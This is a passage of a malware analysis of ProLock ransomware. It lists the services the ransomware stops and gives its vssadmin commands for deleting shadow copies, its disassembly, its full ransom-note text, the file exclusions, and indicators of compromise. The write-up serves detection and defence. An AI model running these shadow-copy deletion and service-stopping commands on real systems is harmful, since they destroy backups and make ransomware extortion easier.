MSExchangeSA, MSExchangeSRS, MSExchangeADTopology, MSExchangeDelivery,
MSExchangeDiagnostics, MSExchangeEdgeSync, MSExchangeHM,
MSExchangeHMRecovery, MSExchangeIS, MSExchangeMailboxReplication,
MSExchangeRPC, MSExchangeRepl, MSExchangeServiceHost,
MSExchangeTransport, MSExchangeUM, MSExchangeUMCR, MSOLAP$*,
MSSQLSERVER, MsDtsServer, MySQL57, OSearch15, OracleClientCache80,
QuickBooksDB25, SPAdminV4, SPSearchHostController, SPTraceV4,
SPUserCodeV4, SPWriterV4, SQLBrowser, SQLSafeOLRService, SQLsafe Backup
Service, SQLSERVERAGENT, SQLTELEMETRY, SQLBackups, SQLAgent$*, MSSQL$*,
MSMQ, ReportServer, ReportServer$*, SQLWriter, SQLBackupAgent, Symantec
System Recovery, SyncoveryVSSService, VeeamBackupSvc, VeeamCatalogSvc,
VeeamCloudSvc, VeeamEndpointBackupSvc, VeeamEnterpriseManagerSvc,
VeeamMountSvc, VeeamNFSSvc, VeeamRESTSvc, VeeamTransportSvc',0, Veeam
Backup Catalog Data Service, epag, epredline, mozyprobackup, masvc,
macmnsvc, mfemms, McAfeeDLPAgentService, psqlWGE, swprv, wsbexchange,
WinVNC4, TMBMServer, tmccsf, tmlisten, VSNAPVSS, stc_endpt_svc,
wbengine, bbagent, NasPmService,
BASupportExpressStandaloneService_N_Central,
BASupportExpressSrvcUpdater_N_Central, hasplms, EqlVss, EqlReqService,
RapidRecoveryAgent, YTBackup, vhdsvc, TeamViewer, MSOLAP$SQL_2008,
MSOLAP$SYSTEM_BGC, MSOLAP$TPS, MSOLAP$TPSAMA, MSSQL$BKUPEXEC,
MSSQL$ECWDB2, MSSQL$PRACTICEMGT, MSSQL$PRACTTICEBGC, MSSQL$PROD,
MSSQL$PROFXENGAGEMENT, MSSQL$SBSMONITORING, MSSQL$SHAREPOINT,
MSSQL$SOPHOS, MSSQL$SQL_2008, MSSQL$SQLEXPRESS, MSSQL$SYSTEM_BGC,
MSSQL$TPS, MSSQL$TPSAMA, MSSQL$VEEAMSQL2008R2, MSSQL$VEEAMSQL2012,
MSSQLFDLauncher, MSSQLFDLauncher$PROFXENGAGEMENT,
MSSQLFDLauncher$SBSMONITORING, MSSQLFDLauncher$SHAREPOINT,
MSSQLFDLauncher$SQL_2008, MSSQLFDLauncher$SYSTEM_BGC,
MSSQLFDLauncher$TPS, MSSQLFDLauncher$TPSAMA, MSSQLSERVER,
MSSQLServerADHelper, MSSQLServerADHelper100, MSSQLServerOLAPService,
SQLAgent$BKUPEXEC, SQLAgent$CITRIX_METAFRAME, SQLAgent$CXDB,
SQLAgent$ECWDB2, SQLAgent$PRACTTICEBGC, SQLAgent$PRACTTICEMGT,
SQLAgent$PROD, SQLAgent$PROFXENGAGEMENT, SQLAgent$SBSMONITORING,
SQLAgent$SHAREPOINT, SQLAgent$SOPHOS, SQLAgent$SQL_2008,
SQLAgent$SQLEXPRESS, SQLAgent$SYSTEM_BGC, SQLAgent$TPS,
SQLAgent$TPSAMA, SQLAgent$VEEAMSQL2008R2, SQLAgent$VEEAMSQL2012,
```

`ReportServer$SQL_2008, ReportServer$SYSTEM_BGC, ReportServer$TPS, ReportServer$TPSAMA`


Command used: `net stop "name_of_service" /y host.exe`

Deleting shadow copies


Other commands will be executed continuously by the malware which are:

- `vssadmin.exe delete shadows /all /quiet`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded`

For the last 2 commands, the malware loops on every partition starting from **C:\** etc…




```
loc_1D0BC7:
lea     r8, aVssadminExe ; "vssadmin.exe"
mov     r9, rdi
mov     [rsp+58h+var_38], 0
mov     [rsp+58h+var_30], 0
call    qword ptr [r15+0E0h] ; shell32_ShellExecuteA
add     rsp, 30h
sub     rsp, 20h
mov     rcx, 3E8h
call    qword ptr [r15+0C0h] ; kernel32_Sleep
add     rsp, 20h
inc     dword ptr [r15+720h]
cmp     dword ptr [r15+720h], 2
ja      short loc_1D0C36
```




```
:000000000001D097E aDeleteShadowsA db 'delete shadows /all /quiet',0
:000000000001D097E                                         ; DATA XREF: sub_1D006B+B07↓o
:000000000001D097E                                         ; sub_1D006B+B2D↓o
:000000000001D0999 aResizeShadowst db 'resize shadowstorage /for=C: /on=C: /maxsize=401MB',0
:000000000001D09CC aResizeShadowst_0 db 'resize shadowstorage /for=C: /on=C: /maxsize=unbounded',0
:000000000001D0A03 ; ---------------------------------------------------------------------------
```

Encryption

A first thread is tasked to run a function at offset **0x1E17**, the main role of this thread is to loop through the directories recursively, in each directory a ransom note file will be created called `[HOW TO RECOVER FILES].TXT`.



```
mov     [rsp+40h+var_18], 80h
mov     [rsp+40h+var_10], 0
call    qword ptr [r15+1098h] ; kernel32_CreateFileWImplementation
add     rsp, 40h
mov     [r15+1726h], rax
lea     rdi, aYourFilesHaveB ; "Your files have been encrypted by ProLo"...
sub     rdi, [r15+1018h]
add     rdi, [r15+1010h]
sub     rsp, 30h
mov     rcx, [r15+1726h]
mov     rdx, rdi
mov     r8, 41Dh
lea     r9, [r15+172Eh]
mov     [rsp+30h+var_10], 0
call    qword ptr [r15+10A0h] ; kernel32_WriteFileImplementation
add     rsp, 30h
sub     rsp, 20h
mov     rcx, [r15+1726h]
call    qword ptr [r15+1078h] ; kernel32_CloseHandleImplementation
add     rsp, 20h
```



```
B8 aYourFilesHaveB db 'Your files have been encrypted by ProLock Ransomware using RSA-20'
B8                                    ; DATA XREF: sub_D2042+875↓o
B8 db '48 algorithm.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '    [.:Nothing personal just business:.]',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'No one can help you to restore files without our special decrypti'
B8 db 'on tool.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'To get your files back you have to pay the decryption fee in BTC.'
B8 db 0Dh,0Ah
B8 db 'The final price depends on how fast you write to us.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '    1. Download TOR browser: https://www.torproject.org/',0Dh,0Ah
B8 db '    2. Install the TOR Browser.',0Dh,0Ah
B8 db '    3. Open the TOR Browser.',0Dh,0Ah
B8 db '    4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanh'
B8 db 'jouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion',0Dh,0Ah
B8 db '    5. Login using your ID 234180BF171600006E75',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db '    ***If you have any problems connecting or using TOR network:',0Dh
B8 db 0Ah
B8 db '    contact our support by email chec1kyourf1les@protonmail.com.',0Dh
B8 db 0Ah
B8 db 0Dh,0Ah
B8 db '    [You',27h,'ll receive instructions and price inside]',0Dh,0Ah
```

When a file is found, a second thread is started to execute the function at offset **0x33DF**.

It’s main role is to encrypt files of size greater than 8kb avoiding the following file extensions:

```
.exe, .dll, .lnk, .ico, .ini, .msi, .chm, .sys, .hlf, .lng, .inf,
.ttf, .cmd, .bat, .vhd, .bac, .bak, .wbc, .bkf, .set, .win, .dsk
```

Note: the malware avoid the following directories:

```
$ Recycle.Bin, All Users, Boot, Common Files, DVD Maker, Internet Explorer, Kaspersky Lab, Kaspersky Lab Setup Files, Microsoft, Microsoft.NET, Microsoft_Corporation, Mozilla Firefox, PerfLog, System Volume Information, Uninstall Information, Windows, Windows Defender, Windows Mail, Windows Media Player, Windows NT, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsApps, WindowsPowerShell
```

Collected IOCs

Hahes

```
WinMgr.bmp:
a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0
```

Filenames

- `C:\\Programdata\\WinMgr.xml`
- `C:\\Programdata\\WinMgr.bmp`
- `C:\\Programdata\\clean.bat`
- `C:\\Programdata\\run.bat`

Commands

- `vssadmin.exe delete shadows /all /quiet`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded`
- `taskkill.exe /IM "name_of_process"`
- `net stop "name_of_service" /y host.exe`